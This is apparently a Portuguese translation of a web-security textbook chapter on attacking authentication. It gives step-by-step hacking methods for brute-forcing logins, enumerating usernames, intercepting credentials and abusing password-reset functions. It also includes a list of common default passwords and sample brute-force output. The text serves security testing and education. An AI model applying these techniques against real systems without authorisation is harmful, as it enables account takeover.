2. Um desenvolvedor de aplicativos deseja impedir que um invasor execute ataques de força bruta contra a função de login. Como o invasor pode ter como alvo vários nomes de usuário, o desenvolvedor decide armazenar o número de tentativas fracassadas em um cookie criptografado, bloqueando qualquer solicitação se o número de tentativas fracassadas for superior a cinco.
Como essa defesa pode ser contornada?
3. Um aplicativo contém uma página administrativa que está sujeita a controles de acesso rigorosos. A página contém links para funções de diagnóstico localizadas em um servidor da Web diferente. O acesso a essas funções também deve ser restrito apenas aos administradores. Sem implementar um segundo mecanismo de autenticação, qual dos seguintes mecanismos do lado do cliente (se houver) poderia ser usado para controlar com segurança o acesso à funcionalidade de diagnóstico? Há mais alguma informação que você precisaria para ajudar a escolher uma solução?
 - (a) As funções de diagnóstico podem verificar o cabeçalho HTTP `Referer`, para confirmar que a solicitação se originou na página administrativa principal.
 - (b) As funções de diagnóstico podem validar os cookies fornecidos, para confirmar que eles contêm um token de sessão válido para o aplicativo principal.
 - (c) O aplicativo principal poderia definir um token de autenticação em um campo oculto incluído na solicitação. A função de diagnóstico poderia validar isso para confirmar que o usuário tem uma sessão no aplicativo principal.
4. Se um campo de formulário incluir o atributo `disabled=true`, ele não será enviado com o restante do formulário. Como você pode alterar esse comportamento?
5. Há algum meio pelo qual um aplicativo possa garantir que uma parte da lógica de validação de entrada tenha sido executada no cliente?

Ataque à autenticação

À primeira vista, a autenticação está conceitualmente entre os mais simples de todos os mecanismos de segurança empregados nos aplicativos da Web. No caso típico, um usuário fornece seu nome de usuário e senha, e o aplicativo deve verificar se esses itens estão corretos. Em caso afirmativo, ele permite que o usuário entre. Caso contrário, ele não o faz.

A autenticação também está no centro da proteção de um aplicativo contra ataques mal-intencionados. Ela é a linha de frente da defesa contra o acesso não autorizado e, se um invasor conseguir derrotar essas defesas, ele geralmente obterá controle total da funcionalidade do aplicativo e acesso irrestrito aos dados contidos nele. Sem uma autenticação robusta, nenhum dos outros mecanismos principais de segurança (como gerenciamento de sessão e controle de acesso) pode ser eficaz. Na verdade, apesar de sua aparente simplicidade, a criação de uma função de autenticação segura é uma tarefa extremamente sutil e, nos aplicativos da Web do mundo real, a autenticação é muitas vezes o elo mais fraco, o que permite que um invasor obtenha acesso não autorizado. Os autores perderam a conta do número de aplicativos que foram fundamentalmente comprometidos como resultado de vários defeitos na lógica de autenticação.

Este capítulo examinará em detalhes a grande variedade de falhas de design e implementação que comumente afetam os aplicativos da Web. Em geral, elas surgem porque os designers e desenvolvedores de aplicativos não fazem uma pergunta simples: O que um invasor poderia conseguir se tivesse como alvo nosso mecanismo de autenticação? Na maioria dos casos, assim que essa pergunta é feita com seriedade a um

determinado aplicativo, várias vulnerabilidades potenciais se materializam, sendo que qualquer uma delas pode ser suficiente para quebrar o aplicativo.

Muitas das vulnerabilidades de autenticação mais comuns são, literalmente, fáceis de entender. Qualquer pessoa pode digitar palavras de dicionário em um formulário de login na tentativa de adivinhar senhas válidas. Em outros casos, defeitos sutis podem estar escondidos nas profundezas do processamento do aplicativo, que só podem ser descobertos e explorados após uma análise minuciosa de um mecanismo de login complexo de vários estágios. Descreveremos o espectro completo desses ataques, incluindo técnicas que conseguiram violar a autenticação de alguns dos aplicativos da Web mais críticos para a segurança e mais bem defendidos do planeta.

Tecnologias de autenticação

Há uma grande variedade de tecnologias diferentes disponíveis para os desenvolvedores de aplicativos da Web ao implementar mecanismos de autenticação:

Autenticação baseada em formulários HTML.

Mecanismos multifatoriais, como os que combinam senhas e tokens físicos.

Certificados SSL e/ou smartcards do cliente.

Autenticação HTTP básica e digest.

Autenticação integrada ao Windows usando NTLM ou Kerberos.

Serviços de autenticação.

De longe, o mecanismo de autenticação mais comum empregado pelos aplicativos da Web usa formulários HTML para capturar um nome de usuário e uma senha e enviá-los ao aplicativo. Esse mecanismo é responsável por bem mais de 90% dos aplicativos que você provavelmente encontrará na Internet.

Em aplicativos de Internet mais críticos para a segurança, como bancos online, esse mecanismo básico costuma ser expandido em vários estágios, exigindo que o usuário envie credenciais adicionais, como números de PIN ou caracteres selecionados de uma palavra secreta. Os formulários HTML ainda são normalmente usados para capturar dados relevantes.

Nos aplicativos mais críticos para a segurança, como bancos privados para indivíduos de alto patrimônio, é comum encontrar mecanismos multifator usando tokens físicos. Em geral, esses tokens produzem um fluxo de códigos de passagem de uso único ou executam uma função de desafio-resposta com base na entrada especificada pelo aplicativo. Como o custo dessa tecnologia diminui com o tempo, é provável que mais aplicativos utilizem esse tipo de mecanismo. No entanto, muitas dessas soluções não abordam de fato as ameaças para as quais foram criadas, principalmente ataques de phishing e aqueles que empregam cavalos de Troia no lado do cliente.

Alguns aplicativos da Web empregam certificados SSL no lado do cliente ou mecanismos criptográficos implementados em smartcards. Devido à sobrecarga de administração e distribuição desses itens, eles normalmente são usados apenas em contextos críticos de segurança, em que a base de usuários de um aplicativo é pequena.

Os mecanismos de autenticação baseados em HTTP (básico, digest e integrado ao Windows) raramente são usados na Internet e são muito mais comuns em ambientes de intranet, nos quais os usuários internos de uma organização obtêm acesso a aplicativos corporativos fornecendo suas credenciais normais de rede ou domínio, que são processadas pelo aplicativo por meio de uma dessas tecnologias.

Serviços de autenticação de terceiros, como o Microsoft Passport, são encontrados ocasionalmente, mas até o momento não foram adotados em uma escala significativa.

A maioria das vulnerabilidades e dos ataques que surgem em relação à autenticação pode ser aplicada a qualquer uma das tecnologias mencionadas. Devido à sua predominância esmagadora, descreveremos cada vulnerabilidade e ataque específico no contexto da autenticação baseada em formulários HTML e, quando relevante, apontaremos as diferenças específicas e as metodologias de ataque que são relevantes para as outras tecnologias disponíveis.

Falhas de projeto em mecanismos de autenticação

A funcionalidade de autenticação está sujeita a mais pontos fracos de design do que qualquer outro mecanismo de segurança comumente empregado em aplicativos da Web. Mesmo no modelo padrão, aparentemente simples, em que um aplicativo autentica os usuários com base em seu nome de usuário e senha, as deficiências no design desse modelo podem deixar o aplicativo altamente vulnerável ao acesso não autorizado.

Senhas ruins

Muitos aplicativos da Web não empregam nenhum controle ou empregam controles mínimos sobre a qualidade das senhas dos usuários. É comum encontrar aplicativos que permitem senhas que são:

Muito curto ou em branco

Palavras ou nomes comuns do dicionário

■■ Definir como o mesmo que o nome de usuário

Ainda definido com um valor padrão

A Figura 6-1 mostra um exemplo de regras de qualidade de senha fracas. Em geral, os usuários finais demonstram pouca consciência das questões de segurança. Portanto, é muito provável que um aplicativo que não imponha padrões de senhas fortes seja condenado a perder o controle.

manter um grande número de contas de usuário com senhas fracas definidas. Essas senhas podem ser facilmente adivinhadas por um invasor, concedendo-lhe acesso não autorizado ao aplicativo.




Figura 6-1: Um aplicativo que impõe regras de qualidade de senhas fracas

ETAPAS DO HACK

Tente descobrir quaisquer regras relacionadas à qualidade da senha:

- Consulte o site para obter uma descrição das regras.
- Se o autorregistro for possível, tente registrar várias contas com diferentes tipos de senhas fracas para descobrir quais regras estão em vigor.
- Se você controlar uma única conta e a alteração da senha for possível, tente alterar sua senha para vários valores fracos.

OBSERVAÇÃO Se as regras de qualidade de senha forem aplicadas somente por meio de controles no lado do cliente, isso não é um problema de segurança, pois os usuários comuns ainda estarão protegidos. Normalmente, não é uma ameaça à segurança de um aplicativo o fato de um invasor astuto poder atribuir a si mesmo uma senha fraca.

Login à força bruta

A funcionalidade de login é um convite aberto para que um invasor tente adivinhar nomes de usuário e senhas e, assim, obtenha acesso não autorizado ao aplicativo. Se o aplicativo permitir que um invasor faça repetidas tentativas de login com senhas diferentes até que a senha correta seja adivinhada, ele estará altamente vulnerável

mesmo para um invasor amador que insere manualmente alguns nomes de usuário e senhas comuns no navegador. Os valores frequentemente encontrados, mesmo em sistemas de produção, incluem:

```
•• teste
•• usuário de teste
  └─ admin
  └─ administrador
•• demo
•• cômoda
•• senha
•• senha1
•• password123
•• qwerty
•• test123
•• letmein
•• [nome da organização]
```

Nessa situação, qualquer invasor sério usará técnicas automatizadas para tentar adivinhar as senhas, com base em longas listas de valores comuns. Considerando a largura de banda e os recursos de processamento atuais, é possível fazer milhares de tentativas de login por minuto a partir de um PC padrão e de uma conexão DSL. Mesmo as senhas mais robustas acabarão sendo quebradas nesse cenário.

Várias técnicas e ferramentas para usar a automação dessa forma são descritas em detalhes no Capítulo 13. A Figura 6-2 demonstra um ataque bem-sucedido de adivinhação de senha contra uma única conta usando o Burp Intruder. A tentativa de login bem-sucedida pode ser claramente distinguida pela diferença no código de resposta HTTP, pelo comprimento da resposta e pela ausência da mensagem "login incorreto".

OBSERVAÇÃO Em alguns aplicativos, os controles no lado do cliente são empregados na tentativa de evitar ataques de adivinhação de senha. Por exemplo, um aplicativo pode definir um cookie, como `failedlogins=1`, e incrementá-lo após cada tentativa malsucedida. Quando um determinado limite for atingido, o servidor detectará isso no cookie enviado e se recusará a processar a tentativa de login. Esse tipo de defesa no lado do cliente pode impedir que um ataque manual seja lançado usando apenas um navegador, mas é claro que pode ser trivialmente contornado, conforme descrito no Capítulo 5.

request	user	payload	status	error	time	length	login	incorrect
1068	administrator	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1069	adminrttd	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1070	admin	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1071	admpw	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1072	adrian	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1073	adrianna	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1074	adtran	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1075	advcomm500349	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1076	advil	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1077	aeil	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1078	aerobics	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1079	airplane	302	<input type="checkbox"/>	<input type="checkbox"/>		352	<input type="checkbox"/>	
1080	alaska	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1081	albany	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1082	albatross	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1083	albert	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	
1084	alex	200	<input type="checkbox"/>	<input type="checkbox"/>		2688	<input checked="" type="checkbox"/>	

1561 of 3424

Figura 6-2: Um ataque bem-sucedido de adivinhação de senha

ETAPAS DO HACK

- Envie manualmente várias tentativas de login inválidas para uma conta que você controla, monitorando as mensagens de erro recebidas.
- Após cerca de 10 logins com falha, se o aplicativo não tiver retornado nenhuma mensagem sobre bloqueio de conta, tente fazer o login corretamente. Se isso for bem-sucedido, provavelmente não há política de bloqueio de conta.
- Se você não controla nenhuma conta, tente enumerar um nome de usuário válido (consulte a seção "Mensagens de falha detalhadas") e faça vários logins incorretos usando esse nome, monitorando se há mensagens de erro sobre bloqueio de conta.
- Para montar um ataque de força bruta, primeiro identifique uma diferença no comportamento do aplicativo em resposta a logins bem-sucedidos e com falha, que pode ser usada para discriminá-los durante o curso do ataque automatizado.
- Obtenha uma lista de nomes de usuário enumerados ou comuns e uma lista de senhas comuns. Use todas as informações obtidas sobre as regras de qualidade de senhas para adaptar a lista de senhas de modo a evitar casos de teste supérfluos.
- Use uma ferramenta adequada ou um script personalizado para gerar rapidamente solicitações de login usando todas as permutações desses nomes de usuário e senhas. Monitore as respostas do servidor para identificar as tentativas de login bem-sucedidas. O Capítulo 13 descreve em detalhes várias técnicas e ferramentas para realizar ataques personalizados usando automação.
- Se estiver visando a vários nomes de usuário de uma só vez, geralmente é preferível realizar esse tipo de ataque de força bruta de forma ampla (breadth-first) em vez de profunda (depth-first). Isso envolve a iteração de uma lista de senhas (começando pela mais comum) e a tentativa de cada senha em cada nome de usuário. Essa abordagem tem dois benefícios:
~~primeiro, você descobrirá mais rapidamente as contas com senhas comuns e, segundo, é menos provável que acione qualquer defesa de bloqueio de~~

conta, pois há um atraso de tempo entre as tentativas sucessivas usando cada conta individual.

Mensagens de falha detalhadas

Um formulário de login típico exige que o usuário insira duas informações (nome de usuário e senha), e alguns aplicativos exigem várias outras (por exemplo, data de nascimento, um local memorável ou um número PIN).

Quando uma tentativa de login falha, é claro que você pode inferir que pelo menos uma informação estava incorreta. Entretanto, se o aplicativo informar qual informação era inválida, você poderá explorar esse comportamento para diminuir consideravelmente a eficácia do mecanismo de login.

No caso mais simples, em que um login exige um nome de usuário e uma senha, um aplicativo pode responder a uma tentativa de login com falha indicando se o motivo da falha foi um nome de usuário não reconhecido ou uma senha errada, conforme ilustrado na Figura 6-3.




Figura 6-3: Mensagens verbais de falha de login indicando quando um nome de usuário válido foi adivinhado

Nesse caso, você pode usar um ataque automatizado para iterar por uma grande lista de nomes de usuário comuns para enumerar quais deles são válidos. Obviamente, os nomes de usuário normalmente não são considerados secretos (não são mascarados durante o login, por exemplo). No entanto, fornecer um meio fácil para que um invasor identifique nomes de usuário válidos aumenta a probabilidade de que ele comprometa o aplicativo com um determinado nível de tempo, habilidade e esforço. Uma lista de nomes de usuário enumerados pode ser usada como base para vários ataques subsequentes, incluindo adivinhação de senhas, ataques a dados ou sessões de usuários ou engenharia social.

OBSERVAÇÃO Muitos mecanismos de autenticação divulgam nomes de usuário implícita ou explicitamente. Em uma conta de e-mail da Web, o nome de usuário geralmente é o endereço de e-mail, que é de conhecimento geral. Muitos outros sites expõem nomes de usuário dentro do aplicativo sem considerar a vantagem que isso concede a um invasor, ou permitem que os nomes de usuário sejam facilmente adivinhados (por exemplo, user1842).

Em mecanismos de login mais complexos, em que um aplicativo exige que o usuário envie várias informações ou passe por vários estágios, mensagens de falha detalhadas ou outros discriminadores podem permitir que um invasor obtenha cada estágio do processo de login por vez, aumentando a probabilidade de obter acesso não autorizado.

OBSERVAÇÃO Essa vulnerabilidade pode surgir de formas mais sutis do que

a ilustrada aqui. Mesmo que as mensagens de erro retornadas em resposta a um nome de usuário válido e inválido sejam superficialmente semelhantes, pode haver pequenas diferenças entre que podem ser usados para enumerar nomes de usuário válidos. Por exemplo, se vários caminhos de código dentro do aplicativo retornarem a "mesma" mensagem de falha, pode haver pequenas diferenças tipográficas entre cada instância da mensagem. Em alguns casos, as respostas do aplicativo podem ser idênticas na tela, mas conter diferenças sutis ocultas na fonte HTML, como comentários ou diferenças de layout. Se não houver um meio óbvio de enumerar os nomes de usuário, você deverá fazer uma comparação minuciosa das respostas do aplicativo para nomes de usuário válidos e inválidos.

ETAPAS DO HACK

- Se você já souber um nome de usuário válido (por exemplo, uma conta que você controla), envie um login usando esse nome de usuário e uma senha incorreta e outro login usando um nome de usuário completamente aleatório.
- Registre todos os detalhes das respostas do servidor a cada tentativa de login, inclusive o código de status, quaisquer redirecionamentos, informações exibidas na tela e quaisquer diferenças ocultas na fonte da página HTML. Use seu proxy de interceptação para manter um histórico completo de todo o tráfego de e para o servidor.
- Tente descobrir quaisquer diferenças óbvias ou sutis nas respostas do servidor às duas tentativas de login.
- Se isso falhar, repita o exercício em todos os locais do aplicativo em que um nome de usuário possa ser enviado (por exemplo, autorregistro, alteração de senha e senha esquecida).
- Se for detectada uma diferença nas respostas do servidor para nomes de usuário válidos e inválidos, obtenha uma lista de nomes de usuário comuns e use um script personalizado ou uma ferramenta automatizada para enviar rapidamente cada nome de usuário e filtrar as respostas que indicam que o nome de usuário é válido (consulte o Capítulo 13).

(continuação)

ETAPAS DO HACK (continuação)

- Antes de iniciar o exercício de enumeração, verifique se o aplicativo executa algum bloqueio de conta após um determinado número de tentativas de login fracassadas (consulte a seção "Login à força bruta"). Em caso afirmativo, é desejável projetar seu ataque de enumeração com esse fato em mente. Por exemplo, se o aplicativo conceder a você apenas três tentativas de login com falha em qualquer conta, você corre o risco de "desperdiçar" uma delas para cada nome de usuário que descobrir por meio da enumeração automatizada. Portanto, ao realizar seu ataque de enumeração, não envie uma senha completamente rebuscada a cada tentativa de login, mas envie (a) uma única senha comum, como "password1" ou (b) o próprio nome de usuário como senha. Se as regras de qualidade de senha forem fracas, é muito provável que algumas das tentativas de logon que você realizar como parte do exercício de enumeração sejam bem-sucedidas e revelem o nome de usuário e a senha de uma só vez. Para implementar a opção (b) e definir o campo de senha como o mesmo que o nome de usuário, você pode usar o modo de ataque "ariete" no Burp Intruder para inserir a mesma carga útil em várias posições na sua solicitação de login.

Mesmo que as respostas de um aplicativo às tentativas de login contendo nomes de usuário válidos e inválidos sejam idênticas em todos os aspectos intrínsecos, ainda assim pode ser possível enumerar os nomes de usuário com base no tempo que o aplicativo leva para responder à solicitação de login. Os aplicativos geralmente executam um processamento de back-end muito diferente em uma solicitação de login, dependendo se ela contém um nome de usuário válido. Por exemplo, quando um nome de usuário válido é enviado, o aplicativo pode recuperar os detalhes do usuário de um banco de dados de back-end, executar vários processamentos nesses detalhes (por exemplo, verificar se a conta expirou) e, em seguida, validar a senha (o que pode envolver um algoritmo de hash que consome muitos recursos), antes de retornar uma mensagem genérica se a senha estiver incorreta. A diferença de tempo entre as duas respostas pode ser útil demais para ser detectada quando se trabalha apenas com um navegador, mas uma ferramenta automatizada pode ser capaz de diferenciá-las. Mesmo que os resultados desse exercício contenham uma grande proporção de falsos positivos, ainda é melhor ter uma lista de 100 nomes de usuário, dos quais aproximadamente 50% são válidos, do que uma lista de 10.000 nomes de usuário, dos quais aproximadamente 0,5% são válidos. Consulte o Capítulo 14 para obter uma metodologia detalhada sobre como detectar e explorar esse tipo de diferença de tempo para extrair informações do aplicativo.

DICA Além da própria funcionalidade de login, pode haver outras fontes de informação nas quais você pode obter nomes de usuário válidos. Analise todos os comentários do código-fonte descobertos durante o mapeamento do aplicativo (consulte o Capítulo 4) para identificar quaisquer nomes de usuário aparentes. Todos os endereços de e-mail de desenvolvedores ou de outros funcionários da organização podem ser nomes de usuário válidos, seja na íntegra ou apenas com o prefixo específico do usuário. Qualquer funcionalidade de registro acessível pode

revelar nomes de usuário.

Transmissão vulnerável de credenciais

Se um aplicativo usar uma conexão HTTP não criptografada para transmitir credenciais de login, um espião que esteja adequadamente posicionado na rede poderá interceptá-las. Dependendo da localização do usuário, os possíveis espiões podem residir:

- Na rede local do usuário
- Dentro do departamento de TI do usuário
- Dentro do ISP do usuário
- No backbone da Internet
- No ISP que hospeda o aplicativo
- No departamento de TI que gerencia o aplicativo

OBSERVAÇÃO Qualquer um desses locais pode ser ocupado por pessoal autorizado, mas também pode ser ocupado por um invasor externo que tenha comprometido a infraestrutura relevante por outros meios. Mesmo que se acredite que os intermediários em uma determinada rede sejam confiáveis, é mais seguro usar mecanismos de transporte seguro ao passar dados confidenciais por ela.

Mesmo que o login ocorra por HTTPS, as credenciais ainda poderão ser divulgadas a terceiros não autorizados se o aplicativo as manipular de maneira insegura:

Se as credenciais forem transmitidas como parâmetros de string de consulta, e não no corpo de uma solicitação `POST`, elas poderão ser registradas em vários locais, por exemplo, no histórico do navegador do usuário, nos logs do servidor da Web e nos logs de quaisquer proxies reversos empregados na infraestrutura de hospedagem. Se um invasor conseguir comprometer qualquer um desses recursos, ele poderá aumentar os privilégios capturando as credenciais de usuário armazenadas ali.

Embora a maioria dos aplicativos da Web use o corpo de uma solicitação `POST` para enviar o próprio formulário de login em HTML, é surpreendentemente comum ver a solicitação de login sendo tratada por meio de um redirecionamento para um URL diferente com as mesmas credenciais passadas como parâmetros de string de consulta. Não está claro por que os desenvolvedores de aplicativos consideram necessário realizar esses bounces, mas, se optarem por fazê-lo, é mais fácil implementá-los como redirecionamentos 302 para um URL do que como solicitações `POST` usando um segundo formulário HTML enviado via JavaScript.

Às vezes, os aplicativos da Web armazenam credenciais de usuário em cookies, geralmente para implementar mecanismos mal projetados de login, alteração de senha, "lembre-se de mim" e assim por diante. Essas credenciais são vulneráveis à captura

por meio de ataques que comprometem os cookies do usuário e, no caso de cookies persistentes, por qualquer pessoa que obtenha acesso ao sistema de arquivos local do cliente.

Mesmo que as credenciais sejam criptografadas, um invasor pode simplesmente reproduzir o cookie e, assim, fazer login como um usuário sem realmente conhecer suas credenciais. O Capítulo 12 descreve várias maneiras pelas quais um invasor pode visar outros usuários para capturar seus cookies.

Muitos aplicativos usam HTTP para áreas não autenticadas do aplicativo e mudam para HTTPS no momento do login. Se esse for o caso, o local correto para alternar para HTTPS é quando a página de login é carregada no navegador, permitindo que o usuário verifique se a página é autêntica antes de inserir as credenciais. No entanto, é comum encontrar aplicativos que carregam a própria página de login usando HTTP e mudam para HTTPS no momento em que as credenciais são enviadas. Isso não é seguro, pois o usuário não pode verificar a autenticidade da própria página de login e, portanto, não tem garantia de que as credenciais serão enviadas com segurança. Um invasor adequadamente posicionado pode interceptar e modificar a página de login, alterando o URL de destino do formulário de login para usar HTTP. Quando um usuário astuto perceber que as credenciais foram enviadas usando HTTP, elas já terão sido comprometidas.

ETAPAS DO HACK

Realize um login bem-sucedido enquanto monitora todo o tráfego em ambas as direções entre o cliente e o servidor.

Identificar todos os casos em que as credenciais são transmitidas em qualquer direção. Você pode definir regras de interceptação em seu proxy de interceptação para sinalizar mensagens que contenham cadeias de caracteres específicas (consulte o Capítulo 19).

Se forem encontradas instâncias em que as credenciais são enviadas em uma string de consulta de URL, ou como um cookie, ou são transmitidas de volta do servidor para o cliente, entenda o que está acontecendo e tente verificar qual o objetivo que os desenvolvedores de aplicativos estavam tentando alcançar. Tente encontrar todos os meios pelos quais um invasor possa interferir na lógica do aplicativo para comprometer as credenciais de outros usuários.

Se alguma informação confidencial for transmitida por um canal não criptografado, é claro que ela estará vulnerável à interceptação.

Se não forem identificados casos de transmissão insegura de credenciais reais, preste muita atenção a todos os dados que parecem estar codificados ou ofuscados. Se isso incluir dados confidenciais, pode ser possível fazer engenharia reversa do algoritmo de ofuscação.

Se as credenciais forem enviadas usando HTTPS, mas o formulário de login for carregado usando HTTP, o aplicativo estará vulnerável a um ataque man-in-the-middle, que pode ser usado para capturar credenciais.

Funcionalidade de alteração de senha

Surpreendentemente, muitos aplicativos da Web não oferecem nenhuma maneira de os usuários alterarem suas senhas. No entanto, essa funcionalidade é necessária para um mecanismo de autenticação bem projetado por dois motivos:

A alteração periódica e obrigatória da senha atenua a ameaça de comprometimento da senha ao reduzir a janela em que uma determinada senha pode ser alvo de um ataque de adivinhação e ao reduzir a janela em que uma senha comprometida pode ser usada sem ser detectada pelo invasor.

Os usuários que suspeitam que suas senhas podem ter sido comprometidas precisam ser capazes de alterar rapidamente suas senhas para reduzir a ameaça de uso não autorizado.

Embora seja uma parte necessária de um mecanismo de autenticação eficaz, a funcionalidade de alteração de senha geralmente é vulnerável por design. Frequentemente, as vulnerabilidades que são deliberadamente evitadas na função principal de login reaparecem na função de alteração de senha. Há muitos aplicativos da Web cujas funções de alteração de senha podem ser acessadas sem autenticação:

Fornecer uma mensagem de erro detalhada indicando se o nome de usuário solicitado é válido.

Permitir adivinhações irrestritas do campo "senha existente".

Verificar apenas se os campos "nova senha" e "confirmar nova senha" têm o mesmo valor após a validação da senha existente, permitindo assim que um ataque consiga descobrir a senha existente de forma não invasiva.

ETAPAS DO HACK

- Identifique qualquer funcionalidade de alteração de senha no aplicativo. Se ela não estiver explicitamente vinculada ao conteúdo publicado, ainda assim poderá ser implementada. O Capítulo 4 descreve várias técnicas para descobrir conteúdo oculto em um aplicativo.
- Faça várias solicitações à função de alteração de senha, usando nomes de usuário inválidos, senhas existentes inválidas e valores incompatíveis de "nova senha" e "confirmar nova senha".
- Tente identificar qualquer comportamento que possa ser usado para enumeração de nome de usuário ou ataques de força bruta (conforme descrito nas seções "Login forçado por força bruta" e "Mensagens de falha detalhadas").

DICA Se o formulário de alteração de senha só puder ser acessado por usuários autenticados e não contiver um campo de nome de usuário, ainda assim poderá ser possível fornecer um nome de usuário arbitrário. O formulário pode armazenar o nome de usuário em um campo oculto, que pode ser facilmente modificado. Caso contrário, tente fornecer um parâmetro adicional contendo o nome de usuário, usando o mesmo nome de parâmetro usado no formulário de login principal. Esse truque às vezes consegue substituir o nome de usuário do usuário atual, permitindo que você use força bruta nas credenciais de outros usuários, mesmo quando isso não for possível no login principal.

Funcionalidade de senha esquecida

Assim como a funcionalidade de alteração de senha, os mecanismos de recuperação de uma situação de esquecimento de senha geralmente introduzem problemas que podem ter sido evitados na função principal de login, como a enumeração do nome de usuário.

Além dessa variedade de defeitos, os pontos fracos de design nas funções de senha esquecidas frequentemente fazem desse o elo mais fraco para atacar a lógica geral de autenticação do aplicativo. É comum encontrar vários tipos de pontos fracos de design:

A funcionalidade de senha esquecida geralmente envolve a apresentação ao usuário de um desafio secundário no lugar do login principal, conforme mostrado na Figura 6-4. Esse desafio geralmente é muito mais fácil de ser respondido por um invasor do que tentar adivinhar a senha do usuário. As perguntas sobre os nomes de solteira das mães, datas memoráveis, cores favoritas e similares geralmente têm um conjunto muito menor de possíveis respostas do que o conjunto de possíveis senhas. Além disso, elas geralmente se referem a informações que são de conhecimento público ou que um determinado invasor pode descobrir com um grau modesto de esforço.

Forgot Your Password or User ID?

User Id: Tim

When you registered your User Id, you provided a secret question.

Your secret question, provided during registration, is:

what street did you live on in sierra vista

Enter the answer to your secret question:

Figura 6-4: Um desafio secundário usado em uma função de recuperação de conta

Em muitos casos, o aplicativo permite que os usuários definam seu próprio desafio e resposta de recuperação de senha durante o registro, e os usuários tendem a definir desafios extremamente inseguros, presumivelmente com a falsa suposição de que somente eles serão apresentados a eles, por exemplo: "Eu tenho um barco?" Nessa situação, um invasor que deseja obter acesso pode usar um ataque automatizado para percorrer uma lista de nomes de usuário enumerados ou comuns, registrar todos os desafios de recuperação de senha e selecionar aqueles que parecem mais fáceis de adivinhar.

(Consulte o Capítulo 13 para obter técnicas sobre como obter esse tipo de dados em um ataque com script).

Assim como acontece com a funcionalidade de alteração de senha, os desenvolvedores de aplicativos geralmente ignoram a possibilidade de forçar a resposta a um desafio de recuperação de senha, mesmo quando bloqueiam esse ataque na página principal de login. Se um aplicativo permitir tentativas irrestritas de responder a desafios de recuperação de senha, é muito provável que ele seja comprometido por um atacante determinado.

Em alguns aplicativos, o desafio de recuperação é substituído por uma simples "dica" de senha que pode ser configurada pelos usuários durante o registro. Os usuários geralmente definem dicas extremamente óbvias, até mesmo uma que seja idêntica à própria senha, com a falsa suposição de que somente eles poderão vê-las. Novamente, um invasor com uma lista de nomes de usuário comuns ou enumerados pode facilmente capturar um grande número de dicas de senha e começar a adivinhar.

O mecanismo pelo qual um aplicativo permite que os usuários recuperem o controle de suas contas depois de responderem corretamente a um desafio costuma ser vulnerável. Um meio razoavelmente seguro de implementar isso é enviar um URL de recuperação exclusivo, indecifrável e com tempo limitado para o endereço de e-mail que o usuário forneceu durante o registro. Ao visitar esse URL dentro de alguns minutos, o usuário pode definir uma nova senha. No entanto, é comum encontrar outros mecanismos de recuperação de conta que são inseguros por design:

Alguns aplicativos divulgam a senha esquecida existente para o usuário após a conclusão bem-sucedida de um desafio, permitindo que um invasor use a conta indefinidamente sem nenhum risco de detecção pelo proprietário. Mesmo que o proprietário da conta altere posteriormente a senha esquecida, o invasor pode simplesmente repetir o mesmo desafio para obter a nova senha.

Alguns aplicativos colocam o usuário imediatamente em uma sessão autenticada após a conclusão bem-sucedida de um desafio, permitindo novamente que um invasor use a conta indefinidamente sem ser detectado e sem precisar saber a senha do usuário.

Alguns aplicativos empregam o mecanismo de envio de um URL de recuperação exclusivo, mas o enviam para um endereço de e-mail especificado pelo usuário

no momento em que o desafio é concluído. Isso não oferece absolutamente nenhuma segurança aprimorada do processo de recuperação, além de possivelmente registrar o endereço de e-mail usado por um invasor.

